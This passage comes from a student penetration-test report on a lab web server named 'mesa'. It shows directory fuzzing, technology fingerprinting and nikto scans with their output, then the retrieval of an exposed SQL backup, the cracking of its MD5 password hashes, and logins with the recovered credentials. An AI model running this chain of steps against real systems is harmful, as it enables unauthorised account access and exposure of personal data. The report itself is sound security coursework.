:: URL         : http://mesa:1337/FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
:: Extensions  : .php .html .txt .md .sql .save .backup .js .jsx
:: Output file  : ffuf_1337.json
:: File format  : json
:: Follow redirects : false
:: Calibration  : true
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

```

```

[Status: 200, Size: 483, Words: 34, Lines: 15, Duration: 1ms]
| URL | http://mesa:1337/index.html
* FUZZ: index.html

[Status: 200, Size: 483, Words: 34, Lines: 15, Duration: 1ms]
| URL | http://mesa:1337/index.html
* FUZZ: index.html

```

```

:: Progress: [47500/47500] :: Job [1/1] :: 22222 req/sec :: Duration: [0:00:02] :: Errors: 0 ::

```

Figure 50: Ffuf fuzzing on port 1337

The parameters used were exactly the same as before when scanning port 80, except that the parameter -u now received the url http://mesa:1337/FUZZ, to scan on the respective port.

It can be assumed that the webpage is a static html file without much interactability. This will be confirmed during the examination of the webpage later during browsing. This webpage has been examined with dirbuster as well, which did not yield any different results. The results can be viewed in the appendix to this document for completeness sake. (see ???).

4.2.2.2 Dirbuster

To scan port 80 with dirbuster, the following parameters were chosen (see ??):

Target URL | **http://mesa**

The target was the target machine. Supplying a port was not necessary, it defaults to port 80.

Work Method | **Auto Switch (HEAD and GET)**

Automatically switches between HEAD and GET for better scanning efficiency.

Number of threads | **500**

Set the thread count to the maximum possible number to achieve the fastest possible speed.

Scanning type | **List based brute force**

Select directories and files to check from the supplied wordlist (same as with Ffuf).

Starting options | **Brute force directories and files, be recursive, start from /**

From the base directory, recursively search for directories and files.




Figure 51: Dirbuster setup




Figure 52: Dirbuster result - Directory tree of 192.168.61.65:80

Dirbuster discovered the following directories / files of note (see ??):

- **backup.sql**

A database backup was discovered inside an indexed backup directory */backup*.

- **login.php & management.php**

There are two php pages *login* and *management* not directly accessible via the homepage. Judging by the file names they might provide an entry point to get to sensitive data.

- *logout.php* / *db.php* / *delete.php*

These files pertaining to the database and logout / deletion handling might also contain vulnerable code that could be abused.

4.2.2.3 Technology Discovery

4.2.2.3.1 Whatweb

```
(student@kali)-[~/Pentest/4_Active_scan/4_technologies]
$ cat urls.txt
mesa:80
mesa:1337
mesa:8080

(student@kali)-[~/Pentest/4_Active_scan/4_technologies]
$ whatweb --color=always --log-verbose=whatweb.txt -a 3 -i urls.txt
http://mesa:1337 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[nginx/1.18.0], IP[192.168.61.65], Title[ICSe{c4nt_g3t_m3_br0}], nginx[1.18.0]
http://mesa:8080 [200 OK] Content-Security-Policy[default-src 'self' ;options inline-script eval-script;referrer no-referrer;img-src 'self' data: *.tile.openstreetmap.org;object-src 'none';default-src 'self' ;script-src 'self' 'unsafe-inline' 'unsafe-eval';referrer no-referrer;style-src 'self' 'unsafe-inline' ;img-src 'self' data: *.tile.openstreetmap.org;object-src 'none' ;], Cookies[phpMyAdmin,pma_lang], Country[RESERVED][ZZ], HTML5, HTTPServer[nginx/1.18.0], HttpOnly[phpMyAdmin,pma_lang], IP[192.168.61.65], JQuery, PasswordField[pma_password], Script[text/javascript], Title[phpMyAdmin], UncommonHeaders[x-ob_mode,referrer-policy,content-security-policy,x-content-security-policy,x-webkit-csp,x-content-type-options,x-permitted-cross-domain-policies,x-robots-tag], X-Frame-Options[DENY], X-UA-Compatible[IE=Edge], X-XSS-Protection[1; mode=block], nginx[1.18.0], phpMyAdmin[4.8.1]
http://mesa:80 [200 OK] Bootstrap[3.3.1,5.0.2], Country[RESERVED][ZZ], HTML5, HTTPServer[nginx/1.18.0], IP[192.168.61.65], JQuery[1.11.0], Modernizr, Script[text/javascript], Title[Mesa Europe], nginx[1.18.0]
```

Figure 53: All Whatweb parameters and results

```
(student@kali)-[~/Pentest/4_Active_scan/4_technologies]
$ whatweb --color=always --log-verbose=whatweb.txt -a 3 -i urls.txt
```

Figure 54: Whatweb parameters

```
http://mesa:1337 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[nginx/1.18.0], IP[192.168.61.65], Title[ICSe{c4nt_g3t_m3_br0}], nginx[1.18.0]
```

Figure 55: Whatweb - Results for port 1337

The chosen parameters (see ??) were selected with the following reasoning [42]:

-- **color**=always

Make the output more easily readable via colorization.

-- **log-verbose**=whatweb.txt

Write the output to a file *whatweb.txt* for later analysis.

- **a 3** Set the scan to an aggressive level, since staying unnoticed was not required.

-- **input-file**=urls.txt

Use the urls provided in the file *urls.txt* to scan multiple targets at once. Analysis of the service on port 8080 will be done in the second part of the assignment.

The following was discovered about the webserver running on port 1337 (see ??): The server is running **HTML version 5**, and served via **nginx version 1.18.0**. There are no HTTP security headers set, as was discussed in ?? – ??.

The same configuration is also present on the server running on port 80 (see ??).

Same config as port 1337	Config differences to port 1337
http://mesa:80 [200 OK] Country [RESERVED][ZZ], HTML5 , HTTPServer [nginx/1.18.0]	Bootstrap [3.3.1,5.0.2], JQuery [1.11.0], Modernizr , Script [text/javascript],

Figure 56: Cutout of Whatweb results for port 80

The webpage utilizes **Bootstrap**, a framework for HTML / CSS / JS development. ChatGPT was consulted to determine why multiple versions might be present, but it did not seem like an outdated Bootstrap version could harbor exploitable vulnerabilities for this assignment (see ??, ??). Additionally, the webserver uses **Modernizr**, a library that checks the user's browser for the functionality it provides [43]. The webpage also utilizes **jQuery version 1.11.0**, a Javascript library that attempts to simplify document traversal and event handling [44] (see ??).

The complete output saved to the specified file can be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) → 1. Active Scan / Active Interaction → whatweb → whatweb.txt

4.2.2.4 Active Scanning: Vulnerability Scanning (T1595.002)

4.2.2.4.1 Nikto

```
(student@kali)-[~/Pentest/4_Active_Scan/5_vulns]
$ nikto -url mesa -p 80,1337,8080 -output nikto.txt -C all -ask=no
- Nikto v2.6.0

--
+ Target IP:      192.168.61.65
+ Target Hostname: mesa
+ Target Port:    80
```

Figure 57: Nikto parameters

The selected parameters (see ??) were chosen with the following reasoning [45]:

- **url** mesa
Set the host to target to 192.168.61.65.
- **p** 80,1337,8080
Sets the ports to target to the ports running web servers.
- **output** nikto.txt
Write the output to a file *nikto.txt*.
- **C** all
Brute force all CGI directories. It didn't seem like a CGI directory would be findable judging by earlier directory fuzzing attempts, but it was included nonetheless, if only to make the output cleaner since the message advising to enable the option doesn't show this way.
- **ask=no**
Prevents nikto from asking for updates for cleaner output.

Nikto found the missing recommended security headers already discussed during fingerprinting (see ??, marked green). It was also discovered that the PHPSESSID cookie for login on the server running on port 80 was not being created with the *httponly* flag (see ??, marked red). This leaves the cookie accessible via Javascript, possibly enabling cross site scripting [46]. Nikto also discovered some of the previously identified directories and files (see ??, marked cyan). It further identified more security header issues (see ??, marked yellow).

```

+ Target IP:      192.168.61.65
+ Target Hostname: mesa
+ Target Port:    80
+ Platform:      Unknown
+ Start Time:     2026-05-27 13:27:27 (GMT2)

--
+ Server: nginx/1.18.0
+ ERROR: Failed to check for updates: 403
+ [013587] /: Suggested security header missing: content-security-policy.
  See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: referrer-policy. See: ht
  tps://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [013587] /: Suggested security header missing: x-content-type-options.
  See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-
  Type-Options
+ [013587] /: Suggested security header missing: strict-transport-securit
  y. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-
  Transport-Security
+ [013587] /: Suggested security header missing: permissions-policy. See:
  https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Po
  licy
+ [95] /login.php: Cookie PHPSESSID created without the httponly flag. Se
  e: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ [750500] /backup/: Directory indexing found.
+ [001578] /backup/: This might be interesting.
+ [002324] /db.php: This might be interesting: has been seen in web logs
  from an unknown scanner.
+ [006333] /login.php: Admin login page/section found.
+ [007342] /: X-Frame-Options header is deprecated and was replaced with
  the Content-Security-Policy HTTP header with the frame-ancestors directiv
  e. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Heade
  rs/X-Frame-Options
+ [007352] /: The X-Content-Type-Options header is not set. This could al
  low the user agent to render the content of the site in a different fashi
  on to the MIME type. See: https://www.netsparker.com/web-vulnerability-sc
  anner/vulnerabilities/missing-content-type-header/
+ 8780 requests: 0 errors and 12 items reported on the remote host
+ End Time:      2026-05-27 13:27:35 (GMT2) (8 seconds)

```

Figure 58: Nikto results for port 80

The configuration on port 1337 is similar to the one on port 80, therefore nikto only found some of the same missing security headers (see ??).


```
+ Target IP:          192.168.61.65
+ Target Hostname:    mesa
+ Target Port:        1337
+ Platform:           Unknown
+ Start Time:         2026-05-22 16:39:00 (GMT2)

+ Server: nginx/1.18.0
+ [013587] /: Suggested security header missing: content-security-policy. See:
  https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: x-content-type-options. See:
  https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] /: Suggested security header missing: permissions-policy. See: https://
  developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: strict-transport-security. See:
  https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-
  Security
+ [013587] /: Suggested security header missing: referrer-policy. See: https://
  developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ 858 requests: 0 errors and 5 items reported on the remote host
+ End Time:          2026-05-22 16:39:00 (GMT2) (0 seconds)
```

Figure 59: Nikto results for port 1337

4.2.3 Examination of discovered web pages

The page *login.php* presented a login form asking for a username and a password (see ??).



Sign In

Username

Password

login

Figure 60: Mesa login page


Trying to access *management.php* directly redirected to the login page (see ??). A login was necessary to access the protected area.

```
(student@kali)-[~/Pentest/4_Active_Scan/4.5_vulns]
$ curl http://mesa:80/management.php -I
HTTP/1.1 302 Found
Server: nginx/1.18.0
Date: Thu, 14 May 2026 16:29:18 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Set-Cookie: PHPSESSID=8hdepgqjvt3nbalhcfocj5aae2; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: login.php
```

Figure 61: Redirect to Mesa login page without logging in

The */backup* directory was accessible (see ??), and the SQL backup was downloaded with per-

mission from the party acting as client in the assignment (Data from Local System T1005) [47].



../		
ICSe{aut0_1nd3x_0n}.backup.sql	30-Oct-2025 11:17	0
	21-Nov-2025 10:10	2289

Figure 62: Accessing the backup directory in the browser

The backup contained web-app usernames, password hashes, information about the user's admin status, if they own a unix account, unix usernames, and salary information (see ??).

```
INSERT INTO `users` (`id`, `username`, `password`, `isAdmin`, `hasUnixAcc`,  
`unixName`, `salary`) VALUES  
(1, 'marq', '0571749e2ac330a7455809c6b0e7af90', 1, 1, 'zucc', 10000000),  
(2, 'freeman', 'fddd21b9d7ce17da93c30fa5a653a1df', 1, 1, 'freeman', 250000),  
(3, 'groves', '14754f13e5280c5d49d2ae536c2d57e2', 0, 1, 'sam', 133700),  
(4, 'joe', 'c13d23675b7a621212c3a6bb07e0e8df', 0, 0, '', 80000),  
(5, 'heuzeroth', 'cd1142c62ebbe49a17bc8788a4c83bec', 0, 0, '', 1);
```

Figure 63: Accessing the SQL backup

4.2.4 Credential Acquisition and Web-Application Login

4.2.4.1 Guessing and Cracking Passwords

At this point, enough information had been gathered to make educated guesses about credentials. Guessing words as passwords Mr. Buckerzerg seems to ascribe a high emotional value to lead to a hit: "sunshine" worked as a password for the management system account *marq* (see ??). Checking the website revealed that the information from the database backup is also displayed in the management system. Reading the system log, we can see that the user *freeman* changed his password (see ??).




Figure 64: Accessing the management system as user marq




Figure 65: System log showing freeman changed their password




Figure 66: Hash of new freeman password

The hash for *freeman*'s password displayed in the frontend does not match the hash stored in the database backup (see ??):

Old Hash: fddd21b9d7ce17da93c30fa5a653a1df

New Hash: df64dc2eb4a0b85091dd31eb4923eaac

It is feasible to assume that the password "machine" for the user groves could be guessed as well, based on their description on the Mesa homepage.

Since the password hashes were known at this point, all credentials were able to be cracked. The hashes will be cracked at a later point with Linux tools, but it is also possible to get the credentials via online hash cracking services (see ??).

Hash	Type	Result
0571749e2ac330a7455809c6b0e7af90	md5	sunshine
fddd21b9d7ce17da93c30fa5a653a1df	md5	*****
df64dc2eb4a0b85091dd31eb4923eaac	md5	??????
14754f13e5280c5d49d2ae536c2d57e2	md5	machine
c13d23675b7a621212c3a6bb07e0e8df	md5	hackerman
cd1142c62ebbe49a17bc8788a4c83bec	md5	anwendungssicherheit

Color Codes: **Green:** Exact match, **Yellow:** Partial match, **Red:** Not found.

Figure 67: Cracking password hashes via crack station

Source: <https://crackstation.net>

The publicly available information consequently lead to the compromise of all user credentials by Brute Force: Password Cracking (T1110.002) [48] the hashes:

Username	Password
marq	sunshine
freeman	??????
groves	machine
joe	hackerman
heuzeroth	anwendungssicherheit

These credentials give a threat actor access to Valid Accounts: Local Accounts (T1078.003) [49]. Login with these credentials was possible (see ?? - ??):




Figure 68: Logged in as marq




Figure 69: Logged in as freeman




Figure 70: Logged in as groves




Figure 71: Logged in as joe

